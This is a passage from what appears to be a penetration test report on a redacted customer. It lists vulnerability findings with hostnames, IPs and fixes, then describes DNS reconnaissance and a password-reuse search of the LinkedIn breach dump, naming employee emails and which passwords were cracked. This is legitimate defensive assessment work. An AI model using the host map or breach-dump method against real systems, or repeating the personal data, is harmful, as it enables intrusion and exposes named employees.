4	HP LaserJet PJL Interface Directory Traversal (HPSBPI02575): The remote host is affected by a traversal vulnerability. The following systems were found with this issue: hoover.customer.com 10.1.1.124 : tcp/9100 (jetdirect) polk.customer.com 10.1.1.147 : tcp/9100 (jetdirect)	The remote host's PJL interface fails to sanitize input to the 'name' parameter of the 'fsdirlist' command before using it. An attacker can leverage this issue using a directory traversal sequence to view arbitrary files on the affected host within the context of the PJL service. Information harvested may aid in launching further attacks.	High	Set a PJL password or disable file system access via the PJL interface.
5	SNMP Agent Default Community Name (public): The community name of the remote SNMP server can be guessed. The following systems were found with this issue: 16thstbond.customer.com 10.1.1.164 : udp/161 (snmp) 16thstdraft.customer.com 10.1.1.165 : udp/161 (snmp) adams.customer.com 10.1.1.170 : udp/161 (snmp) audobondraft.customer.com 10.1.1.166 : udp/161 (snmp) bob.customer.com 10.1.1.153 : udp/161 (snmp) carter.customer.com 10.1.1.111 : udp/161 (snmp) cleveland.customer.com 10.1.1.137 : udp/161 (snmp) coolidge.customer.com 10.1.1.125 : udp/161 (snmp) copycenterhp.customer.com 10.1.1.169 : udp/161 (snmp) eisenhower.customer.com 10.1.1.112 : udp/161 (snmp) fillmore.customer.com 10.1.1.136 : udp/161 (snmp) garfield.customer.com 10.1.1.149 : udp/161 (snmp) grant.customer.com 10.1.1.135 : udp/161 (snmp) harding.customer.com 10.1.1.126 : udp/161 (snmp) harrison.customer.com 10.1.1.134 : udp/161 (snmp) hayes.customer.com 10.1.1.132 : udp/161 (snmp) hoover.customer.com 10.1.1.124 : udp/161 (snmp) hrcolor.customer.com 10.1.1.103 : udp/161 (snmp) jackson.customer.com 10.1.1.133 : udp/161 (snmp) katalinas.customer.com 10.1.1.104 : udp/161 (snmp) mirobond.customer.com 10.1.1.167 : udp/161 (snmp)	It is possible to obtain the default community name of the remote SNMP server. An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications).	High	Disable the SNMP service on the remote host if you do not use it. Either filter incoming UDP packets going to this port, or change the default community string.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
6	SNMP Agent Default Community Name (public): The community name of the remote SNMP server can be guessed. The following systems were found with this issue: mirodraft.customer.com 10.1.1.168 udp/161 (snmp) npi06c327.customer.com 10.1.1.141 udp/161 (snmp) npi7c9d42.customer.com 10.1.1.129 udp/161 (snmp) picassobond.customer.com 10.1.1.116 udp/161 (snmp) pierce.customer.com 10.1.1.113 udp/161 (snmp) polk.customer.com 10.1.1.147 udp/161 (snmp) taylor.customer.com 10.1.1.145 udp/161 (snmp) truman-2.customer.com 10.1.1.110 udp/161 (snmp) tyler.customer.com 10.1.1.144 udp/161 (snmp) washington.customer.com 10.1.1.150 udp/161 (snmp) yangdraft.customer.com 10.1.1.161 udp/161 (snmp) 10.1.1.2 10.1.1.2 udp/161 (snmp) 10.1.1.102 10.1.1.102 udp/161 (snmp) 10.1.1.107 10.1.1.107 udp/161 (snmp) 10.1.1.108 10.1.1.108 udp/161 (snmp) 10.1.1.109 10.1.1.109 udp/161 (snmp) 10.1.1.127 10.1.1.127 udp/161 (snmp) 10.1.1.130 10.1.1.130 udp/161 (snmp) 10.1.1.131 10.1.1.131 udp/161 (snmp) 10.1.1.138 10.1.1.138 udp/161 (snmp) 10.1.1.139 10.1.1.139 udp/161 (snmp)	It is possible to obtain the default community name of the remote SNMP server. An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications).	High	Disable the SNMP service on the remote host if you do not use it. Either filter incoming UDP packets going to this port, or change the default community string.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
7	SNMP Agent Default Community Name (public): The community name of the remote SNMP server can be guessed. The following systems were found with this issue: 10.1.1.142 10.1.1.142 udp/161 (snmp) 10.1.1.143 10.1.1.143 udp/161 (snmp) 10.1.1.146 10.1.1.146 udp/161 (snmp) 10.1.1.157 10.1.1.157 udp/161 (snmp) 10.1.1.158 10.1.1.158 udp/161 (snmp) 10.1.1.159 10.1.1.159 udp/161 (snmp) 10.1.1.162 10.1.1.162 udp/161 (snmp) 10.1.1.163 10.1.1.163 udp/161 (snmp) 10.1.1.171 10.1.1.171 udp/161 (snmp) 10.1.1.172 10.1.1.172 udp/161 (snmp)	It is possible to obtain the default community name of the remote SNMP server. An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications).	High	Disable the SNMP service on the remote host if you do not use it. Either filter incoming UDP packets going to this port, or change the default community string.
8	HP LaserJet Web Server Unspecified Admin Component Traversal Arbitrary File Access: The remote web server is affected by a directory traversal vulnerability. The following systems were found with this issue: carter.customer.com 10.1.1.111 tcp/0 (general)	The remote web server is an embedded web server for an HP LaserJet printer. The version of the firmware reported by the printer is reportedly affected by a directory traversal vulnerability. Because the printer caches printed files, an attacker could exploit this in order to gain access to sensitive information.	High	Upgrade the firmware according to the vendor's advisory.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
9	SSL Version 2 and 3 Protocol Detection: The remote service encrypts traffic using a protocol with known weaknesses. The following systems were found with this issue: dendc01.customer.com 10.1.1.246 tcp/3269 (msft-gc-ssl) denexpert01.customer.com 10.1.1.55 tcp/443 (www) 10.1.3.231 10.1.3.231 tcp/443 (www) denctxdc.customer.com 10.1.3.244 tcp/443 (www)	The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including: - An insecure padding scheme with CBC ciphers. - Insecure session renegotiation and resumption schemes. An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients. Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely. NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.	High	Consult the application's documentation to disable SSL 2.0 and 3.0. Use TLS 1.1 (with approved cipher suites) or higher instead.
10	Terminal Services Doesn't Use Network Level Authentication (NLA) Only: The remote Terminal Services doesn't use Network Level Authentication only. The following systems were found with this issue: denmail01.customer.com 10.1.1.250 tcp/3389 (ms-wbt-server) pc020.customer.com 10.1.3.28 tcp/3389 (msrdp) denmisc3.customer.com 10.1.3.17 tcp/3389 (ms-wbt-server)	The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established.	Medium	Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
11	Web Application Potentially Vulnerable to Clickjacking: The remote web server may fail to mitigate a class of web application vulnerabilities. The following systems were found with this issue: customer.com.customer.com 10.1.1.239 tcp/80 (www)	The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions. X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors. Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource. Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.	**Medium**	Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response. This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
12	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE): It is possible to obtain sensitive information from the remote host with SSL/TLS-enabled services. The following systems were found with this issue: dendc01.customer.com 10.1.1.246 tcp/3269 (msft-gc-ssl?) denexpert01.customer.com 10.1.1.55 tcp/443 (www)	The remote host is affected by a man-in-the-middle (MitM) information disclosure vulnerability known as POODLE. The vulnerability is due to the way SSL 3.0 handles padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode. MitM attackers can decrypt a selected byte of a cipher text in as few as 256 tries if they are able to force a victim application to repeatedly send the same data over newly created SSL 3.0 connections. As long as a client and service both support SSLv3, a connection can be 'rolled back' to SSLv3, even if TLSv1 or newer is supported by the client and service. The TLS Fallback SCSV mechanism prevents 'version rollback' attacks without impacting legacy clients; however, it can only protect connections when the client and service support the mechanism. Sites that cannot disable SSLv3 immediately should enable this mechanism. This is a vulnerability in the SSLv3 specification, not in any particular SSL implementation. Disabling SSLv3 is the only way to completely mitigate the vulnerability.	**Medium**	Disable SSLv3. Services that must support SSLv3 should enable the TLS Fallback SCSV mechanism until SSLv3 can be disabled.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
13	SNMP 'GETBULK' Reflection DDoS: The remote SNMP daemon is affected by a vulnerability that allows a reflected distributed denial of service attack. The following systems were found with this issue: 16thstbond.customer.com 10.1.1.164 udp/161 (snmp) 16thstdraft.customer.com 10.1.1.165 udp/161 (snmp) adams.customer.com 10.1.1.170 udp/161 (snmp) audobondraft.customer.com 10.1.1.166 udp/161 (snmp) cleveland.customer.com 10.1.1.137 udp/161 (snmp) copycenterhp.customer.com 10.1.1.169 udp/161 (snmp) fillmore.customer.com 10.1.1.136 udp/161 (snmp) garfield.customer.com 10.1.1.149 udp/161 (snmp) grant.customer.com 10.1.1.135 udp/161 (snmp) harding.customer.com 10.1.1.126 udp/161 (snmp) harrison.customer.com 10.1.1.134 udp/161 (snmp) hayes.customer.com 10.1.1.132 udp/161 (snmp) hoover.customer.com 10.1.1.124 udp/161 (snmp) hrcolor.customer.com 10.1.1.103 udp/161 (snmp) jackson.customer.com 10.1.1.133 udp/161 (snmp) mirobond.customer.com 10.1.1.167 udp/161 (snmp) mirodraft.customer.com 10.1.1.168 udp/161 (snmp) npi7c9d42.customer.com 10.1.1.129 udp/161 (snmp) picassobond.customer.com 10.1.1.116 udp/161 (snmp) pierce.customer.com 10.1.1.113 udp/161 (snmp) polk.customer.com 10.1.1.147 udp/161 (snmp) tyler.customer.com 10.1.1.144 udp/161 (snmp)	The remote SNMP daemon is responding with a large amount of data to a 'GETBULK' request with a larger than normal value for 'max-repetitions'. A remote attacker can use this SNMP server to conduct a reflected distributed denial of service attack on an arbitrary remote host.	**Medium**	Disable the SNMP service on the remote host if you do not use it. Otherwise, restrict and monitor access to this service, and consider changing the default 'public' community string.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
14	SNMP 'GETBULK' Reflection DDoS: The remote SNMP daemon is affected by a vulnerability that allows a reflected distributed denial of service attack. The following systems were found with this issue: washington.customer.com 10.1.1.150 udp/161 (snmp) yangdraft.customer.com 10.1.1.161 udp/161 (snmp) 10.1.1.130 10.1.1.130 udp/161 (snmp) 10.1.1.131 10.1.1.131 udp/161 (snmp) 10.1.1.138 10.1.1.138 udp/161 (snmp) 10.1.1.139 10.1.1.139 udp/161 (snmp) 10.1.1.162 10.1.1.162 udp/161 (snmp) 10.1.1.163 10.1.1.163 udp/161 (snmp)	The remote SNMP daemon is responding with a large amount of data to a 'GETBULK' request with a larger than normal value for 'max-repetitions'. A remote attacker can use this SNMP server to conduct a reflected distributed denial of service attack on an arbitrary remote host.	**Medium**	Disable the SNMP service on the remote host if you do not use it. Otherwise, restrict and monitor access to this service, and consider changing the default 'public' community string.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
15	SSL/TLS Protocol Initialization Vector Implementation Information Disclosure Vulnerability (BEAST): It may be possible to obtain sensitive information from the remote host with SSL/TLS-enabled services. The following systems were found with this issue: 10.1.1.157 10.1.1.157 tcp/8443 (pcsync-https)	A vulnerability exists in SSL 3.0 and TLS 1.0 that could allow information disclosure if an attacker intercepts encrypted traffic served from an affected system. TLS 1.1, TLS 1.2, and all cipher suites that do not use CBC mode are not affected. This plugin tries to establish an SSL/TLS remote connection using an affected SSL version and cipher suite and then solicits return data. If returned application data is not fragmented with an empty or one-byte record, it is likely vulnerable. OpenSSL uses empty fragments as a countermeasure unless the 'SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS' option is specified when OpenSSL is initialized. Microsoft implemented one-byte fragments as a countermeasure, and the setting can be controlled via the registry key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\SendExtraRecord. Therefore, if multiple applications use the same SSL/TLS implementation, some may be vulnerable while others may not be, depending on whether or not a countermeasure has been enabled. Note that this plugin detects the vulnerability in the SSLv3/TLSv1 protocol implemented in the server. It does not detect the BEAST attack where it exploits the vulnerability at HTTPS client-side (i.e., Internet browser). The detection at server-side does not necessarily mean your server is vulnerable to the BEAST attack, because the attack exploits the vulnerability at the client-side, and both SSL/TLS clients and servers can independently employ the split record countermeasure.	**Medium**	Configure SSL/TLS servers to only use TLS 1.1 or TLS 1.2 if supported. Configure SSL/TLS servers to only support cipher suites that do not use block ciphers. Apply patches if available. Note that additional configuration may be required after the installation of the MS12-006 security update in order to enable the split-record countermeasure. See Microsoft KB2643584 for details.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
16	Terminal Services Encryption Level is Medium or Low: The remote host is using weak cryptography. The following systems were found with this issue: site.customer.com 10.1.1.239 tcp/3389 (msrdp) denacct3.customer.com 10.1.1.247 tcp/3389 (ms-wbt-server) denmail01.customer.com 10.1.1.250 tcp/3389 (ms-wbt-server) denmisc3.customer.com 10.1.3.17 tcp/3389 (ms-wbt-server)	The remote Terminal Services service is not configured to use strong cryptography. Using weak cryptography with this service may allow an attacker to eavesdrop on the communications more easily and obtain screenshots and/or keystrokes.	**Medium**	Change RDP encryption level to one of : 3. High 4. FIPS Compliant
17	SMB Signing not required: Signing is not required on the remote SMB server. The following systems were found with this issue: customer.com2.customer.com 10.1.1.239 tcp/445 (cifs) pc037.customer.com 10.1.3.51 tcp/445 (cifs) denctxdc.customer.com 10.1.3.244 tcp/445 (cifs) pc063.customer.com 10.1.3.29 tcp/445 (cifs) pc164.customer.com 10.1.3.237 tcp/445 (cifs) pc029.customer.com 10.1.3.42 tcp/445 (cifs) pc178.customer.com 10.1.3.230 tcp/445 (cifs) tablet2.customer.com 10.1.3.63 tcp/445 (cifs) pc179.customer.com 10.1.3.20 tcp/445 (cifs)	Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.	**Medium**	Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.
18	IP Forwarding Enabled: The remote host has IP forwarding enabled. The following systems were found with this issue: gateway.customer.com 10.1.1.1 gateway.customer.com 10.1.3.240 10.1.3.231 10.1.3.231 10.1.3.239 10.1.3.239	The remote host has IP forwarding enabled. An attacker can exploit this to route packets through the host and potentially bypass some firewalls / routers / NAC filtering. Unless the remote host is a router, it is recommended that you disable IP forwarding.	**Medium**	On Linux, you can disable IP forwarding by doing : echo 0 > /proc/sys/net/ipv4/ip_forward On Windows, set the key 'IPEnableRouter' to 0 under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters On Mac OS X, you can disable IP forwarding by executing the command : sysctl -w net.inet.ip.forwarding=0 For other systems, check with your vendor.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
19	Unencrypted Telnet Server: The remote Telnet server transmits traffic in cleartext. The following systems were found with this issue: 16thstdraft.customer.com 10.1.1.165 tcp/23 (telnet) carter.customer.com 10.1.1.111 tcp/23 (telnet) harding.customer.com 10.1.1.126 tcp/23 (telnet) hayes.customer.com 10.1.1.132 tcp/23 (telnet) hoover.customer.com 10.1.1.124 tcp/23 (telnet) mirodraft.customer.com 10.1.1.168 tcp/23 (telnet) picassobond.customer.com 10.1.1.116 tcp/23 (telnet) pierce.customer.com 10.1.1.113 tcp/23 (telnet) polk.customer.com 10.1.1.147 tcp/23 (telnet) denmisc3.customer.com 10.1.3.17 tcp/23 (telnet) 10.1.1.109 10.1.1.109 tcp/23 (telnet) 10.1.1.130 10.1.1.130 tcp/23 (telnet) 10.1.1.131 10.1.1.131 tcp/23 (telnet) 10.1.1.163 10.1.1.163 tcp/23 (telnet) 10.1.3.2 10.1.3.2 tcp/23 (telnet)	The remote host is running a Telnet server over an unencrypted channel. Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server. SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session.	**Medium**	Disable the Telnet service and use SSH instead.
20	Network Time Protocol Daemon (ntpd) monlist Command Enabled DoS: The remote NTP server is affected by a denial of service vulnerability. The following systems were found with this issue: 10.1.1.226 10.1.1.226 udp/123 (ntp)	The version of ntpd running on the remote host has the 'monlist' command enabled. This command returns a list of recent hosts that have connected to the service. However, it is affected by a denial of service vulnerability in ntp_request.c that allows an unauthenticated, remote attacker to saturate network traffic to a specific IP address by using forged REQ_MON_GETLIST or REQ_MON_GETLIST_1 requests. Furthermore, an attacker can exploit this issue to conduct reconnaissance or distributed denial of service (DDoS) attacks.	**Medium**	If using NTP from the Network Time Protocol Project, upgrade to NTP version 4.2.7-p26 or later. Alternatively, add 'disable monitor' to the ntp.conf configuration file and restart the service. Otherwise, limit access to the affected service to trusted hosts, or contact the vendor for a fix.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
21	SSL Medium Strength Cipher Suites Supported: The remote service supports the use of medium strength SSL ciphers. The following systems were found with this issue: dendc01.customer.com 10.1.1.246 tcp/3269 (msft-gc-ssl) denexpert01.customer.com 10.1.1.55 tcp/443 (www) densso1.customer.com 10.1.1.100 tcp/443 (www) fc.customer.com 10.1.1.213 tcp/3389 (ms-wbt-server) 10.1.1.142 10.1.1.142 tcp/8443 (pcsync-https) 10.1.1.163 10.1.1.163 tcp/443 (www) pc020.customer.com 10.1.3.28 tcp/3389 (msrdp) pc181.customer.com 10.1.3.56 tcp/3389 (ms-wbt-server) pc061.customer.com 10.1.3.79 tcp/3389 (ms-wbt-server) win10test1.customer.com 10.1.3.26 tcp/3389 (ms-wbt-server) denctxdc.customer.com 10.1.3.244 tcp/3389 (msrdp) denctxdc.customer.com 10.1.3.244 tcp/443 (www) pc182.customer.com 10.1.3.6 tcp/3389 (msrdp) pc063.customer.com 10.1.3.29 tcp/3389 (msrdp) 10.1.3.32 10.1.3.32 tcp/3389 (msrdp) pc178.customer.com 10.1.3.230 tcp/3389 (msrdp) pc026.customer.com 10.1.3.253 tcp/3389 (msrdp) denaux01.customer.com 10.1.3.81 tcp/3389 (ms-wbt-server)	The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite. Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.	**Medium**	Reconfigure the affected application if possible to avoid use of medium strength ciphers.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
22	SSL Certificate Signed Using Weak Hashing Algorithm: An SSL certificate in the certificate chain has been signed using a weak hash algorithm. The following systems were found with this issue: katalinas.customer.com 10.1.1.104 tcp/443 (www) 10.1.1.163 10.1.1.163 tcp/443 (www) 10.1.1.157 10.1.1.157 tcp/8443 (pcsync-https) pc020.customer.com 10.1.3.28 tcp/3389 (msrdp) denctxdc.customer.com 10.1.3.244 - tcp/443 (www)	The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service. Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm. Note that certificates in the chain that are contained in the Nessus CA database (known_CA.inc) have been ignored.	**Medium**	Contact the Certificate Authority to have the certificate reissued.
23	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness: It may be possible to get access to the remote host. The following systems were found with this issue: customer.com2.customer.com 10.1.1.239 tcp/3389 (msrdp) denacct3.customer.com 10.1.1.247 tcp/3389 (ms-wbt-server) denmail01.customer.com 10.1.1.250 tcp/3389 (ms-wbt-server) pc204.customer.com 10.1.3.222 tcp/3389 (msrdp) denmisc3.customer.com 10.1.3.17 tcp/3389 (ms-wbt-server)	The remote version of the Remote Desktop Protocol Server (Terminal Service) is vulnerable to a man-in-the-middle (MiTM) attack. The RDP client makes no effort to validate the identity of the server when setting up encryption. An attacker with the ability to intercept traffic from the RDP server can establish encryption with the client and server without being detected. A MitM attack of this nature would allow the attacker to obtain any sensitive information transmitted, including authentication credentials. This flaw exists because the RDP server stores a hard-coded RSA private key in the mstlsapi.dll library. Any local user with access to this file (on any Windows system) can retrieve the key and use it for this attack.	**Medium**	- Force the use of SSL as a transport layer for this service if supported, or/and - Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available.
24	Network Time Protocol (NTP) Mode 6 Scanner: The remote NTP server responds to mode 6 queries. The following systems were found with this issue: 10.1.1.226 10.1.1.226 udp/123 (ntp)	The remote NTP server responds to mode 6 queries. Devices that respond to these queries have the potential to be used in NTP amplification attacks. An unauthenticated, remote attacker could potentially exploit this, via a specially crafted mode 6 query, to cause a reflected denial of service condition.	**Medium**	Restrict NTP mode 6 queries.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
25	DNS Server Cache Snooping Remote Information Disclosure: The remote DNS server is vulnerable to cache snooping attacks. The following systems were found with this issue: dendc01.customer.com 10.1.1.246 udp/53 (dns) dendc02.customer.com 10.1.1.25 udp/53 (dns)	The remote DNS server responds to queries for third-party domains that do not have the recursion bit set. This may allow a remote attacker to determine which domains have recently been resolved via this name server, and therefore which hosts have been recently visited. For instance, if an attacker was interested in whether your company utilizes the online services of a particular financial institution, they would be able to use this attack to build a statistical model regarding company usage of that financial institution. Of course, the attack can also be used to find B2B partners, web-surfing patterns, external mail servers, and more. Note: If this is an internal DNS server not accessible to outside networks, attacks would be limited to the internal network. This may include employees, consultants and potentially users on a guest network or WiFi connection if supported.	**Medium**	Contact the vendor of the DNS software for a fix.
26	SSL Weak Cipher Suites Supported: The remote service supports the use of weak SSL ciphers. SSL Certificate Expiry: The remote server's SSL certificate has already expired. The following systems were found with this issue: 10.1.1.163 10.1.1.163 tcp/443 (www)	The remote host supports the use of SSL ciphers that offer weak encryption. Note: This is considerably easier to exploit if the attacker is on the same physical network.	**Medium**	Reconfigure the affected application, if possible to avoid the use of weak ciphers.
27	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam): The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 Bits The following systems were found with this issue: fc.customer.com 10.1.1.213 tcp/3389 (ms-wbt-server)n or equal to 1024 Bits.	The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits. Through cryptanalysis, a third party may be able to find the shared secret in a short amount of time (depending on modulus size and attacker resources). This may allow an attacker to recover the plaintext or potentially violate the integrity of connections.	**Low**	Reconfigure the service to use a unique Diffie-Hellman moduli of 2048 bits or greater.

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
28	SSL Certificate Chain Contains RSA Keys Less Than 2048 bits: The X.509 certificate chain used by this service contains certificates with RSA keys shorter than 2048 bits. The following systems were found with this issue: densso1.customer.com 10.1.1.100 tcp/3269 (msft-gc-ssl) densso1.customer.com 10.1.1.100 tcp/636 (ldap)	At least one of the X.509 certificates sent by the remote host has a key that is shorter than 2048 bits. According to industry standards set by the Certification Authority/Browser (CA/B) Forum, certificates issued after January 1, 2014 must be at least 2048 bits. Some browser SSL implementations may reject keys less than 2048 bits after January 1, 2014. Additionally, some SSL certificate vendors may revoke certificates less than 2048 bits before January 1, 2014. Note that Nessus will not flag root certificates with RSA keys less than 2048 bits if they were issued prior to December 31, 2010, as the standard considers them exempt.	Low	Replace the certificate in the chain with the RSA key less than 2048 bits in length with a longer key, and reissue any certificates signed by the old certificate.
29	SSL RC4 Cipher Suites Supported (Bar Mitzvah): The remote service supports the use of the RC4 cipher. The following systems were found with this issue: dendc01.customer.com 10.1.1.246 tcp/3269 (msft-gc-ssl) denexpert01.customer.com 10.1.1.55 tcp/443 (www) fc.customer.com 10.1.1.213 tcp/3389 (ms-wbt-server) 10.1.1.163 10.1.1.163	The remote host supports the use of RC4 in one or more cipher suites. The RC4 cipher is flawed in its generation of a pseudo-random stream of bytes so that a wide variety of small biases are introduced into the stream, decreasing its randomness. If plaintext is repeatedly encrypted (e.g., HTTP cookies), and an attacker is able to obtain many (i.e., tens of millions) ciphertexts, the attacker may be able to derive the plaintext.	Low	Reconfigure the affected application, if possible, to avoid use of RC4 ciphers. Consider using TLS 1.2 with AES-GCM suites subject to browser and web server support.
30	Terminal Services Encryption Level is not FIPS-140 Compliant: The remote host is not FIPS-140 compliant. The following systems were found with this issue: customer.com2.customer.com 10.1.1.239 tcp/3389 (msrdp) denacct3.customer.com 10.1.1.247 tcp/3389 (ms-wbt-server) denmail01.customer.com 10.1.1.250 tcp/3389 (ms-wbt-server)	The encryption setting used by the remote Terminal Services service is not FIPS-140 compliant.	Low	Change RDP encryption level to : 4. FIPS Compliant

Ref #	Finding	Technical Details	Risk Level	REMEDIATION
31	Multiple Ethernet Driver Frame Padding Information Disclosure (Etherleak): The remote host appears to leak memory in network packets. The following systems were found with this issue: 10.1.1.130 10.1.1.130 icmp/0 (general) coolidge.customer.com 10.1.1.125 icmp/0 (general) gateway.customer.com 10.1.1.1 icmp/0 (general) carter.customer.com 10.1.1.111 icmp/0 (general)	The remote host uses a network device driver that pads ethernet frames with data which vary from one packet to another, likely taken from kernel memory, system memory allocated to the device driver, or a hardware buffer on its network interface card. Known as 'Etherleak', this information disclosure vulnerability may allow an attacker to collect sensitive information from the affected host provided he is on the same physical subnet as that host.	Low	Contact the network device driver's vendor for a fix.

Technical Analysis

Reconnaissance

An external penetration test was performed against (Customer Name Redacted)'s assets accessible from the Internet. The initial phase of the assessment was to perform open-source reconnaissance of the (Customer Name Redacted) domain with the goal of identifying domain names belonging to the (Customer Name Redacted) organization. In addition, the (CUSTOMER NAME REDACTED) analyst looked to harvest email addresses associated with the (Customer Name Redacted) email domain.

DNS Host Names

Many times during system connection attempts, services require a DNS or NetBIOS name to be included in the request to establish a valid connection. For example, some Web servers and load balancers require the correct DNS name in the HTTP vHost field in order to respond. This is a great security control because it protects those systems when hackers are doing "drive by" scans simply with the target's IP address. With this in mind, name discovery can be very important in ultimately establishing connections to systems. (CUSTOMER NAME REDACTED) used various forward and reverse DNS lookup techniques to target and map the networks and create a useable name map of the target server subnets.

(CUSTOMER NAME REDACTED) queried each of the discovered domains with various dictionary-style queries to determine what names might be valid in the (Customer Name Redacted) environment. The following table represents the results of this information gathering.

#	Full DNS Name	Address
1	customer.us	50.63.202.51
2	gateway.customer.com	50.233.36.65
3	owa.customer.com	50.233.36.66
4	dictation.customer.com	50.233.36.68
5	autodiscover.customer.com	50.233.36.66
6	direct.customer.com	50.233.36.67
7	dictation.customer.com	50.233.36.68
8	mobile.customer.com	50.233.36.70
9	sso.customer.com	50.233.36.71
10	mail.customer.com	50.233.36.72
11	www.customer.com	52.165.135.234
12	citrix.customer.com	208.112.83.179
13	dn.customer.com	208.112.83.179
14	outbound.customer.com	208.112.83.179
15	portal.customer.com	208.112.83.179
16	secure.customer.com	208.112.83.179
17	share.customer.com	208.112.83.179

LinkedIn

Social media poses an interesting dilemma for many organizations. On one hand, these sites can be invaluable for marketing and other departments to quickly disseminate information about the organization and promotional events. However, employees posting items on their own to social media sites could represent an information leakage or brand/reputation issue.

LinkedIn can be quite valuable to rogues from a reconnaissance perspective. With phishing being such a popular target for ultimately compromising networks and discovering as many employees as possible, as well as knowing what their job roles are, it can be useful to an attacker. For example, roles that might have privileged access, such as IT or database administrators, could be a target. Individuals working with access to PII or PHI could also be a target, such as those in accounting or HR departments. As a result, LinkedIn often can be invaluable in terms of information gathering.

LinkedIn Data Breach

In 2016, LinkedIn had a data breach that resulted in approximately 167 million user email addresses and their corresponding password hashes being publicly released to the Internet. These password hash dump files, accessible to anyone, could be a viable target for attackers looking for users who have reused passwords between social media and their corporate accounts. (CUSTOMER NAME REDACTED) has access to custom tools around searching these dumps for potential accounts related to client engagements. The premise of this type of reconnaissance is looking for password re-use. If 1.) a user used their corporate email to register for LinkedIn (known by the corporate email domain), 2.) their email was in the password dump, and 3.) they may have used the same password for their corporate account (password re-use), then it could potentially lead to immediate internal access at some level.

In all, 46 LinkedIn accounts with the Customer.com domain were found to be within the breach dataset. Of these, 15 passwords were identified and cracked.

#	Email Address	Password Cracked
1	Terry.Fogarty@customer.com	Yes
2	nicole.lucius@customer.com	Yes
3	jay.knuffke@customer.com	Yes
4	charles.luce@customer.com	Yes
5	jim.cage@customer.com	Yes
6	carrie.rodgers@customer.com	Yes
7	bud.culp@customer.com	Yes
8	burke.riggs@customer.com	No
9	erik.foster@customer.com	No
10	Rebecca.DeCook@customer.com	Yes
11	julie.murphy@customer.com	Yes
12	lisa.matter@customer.com	Yes
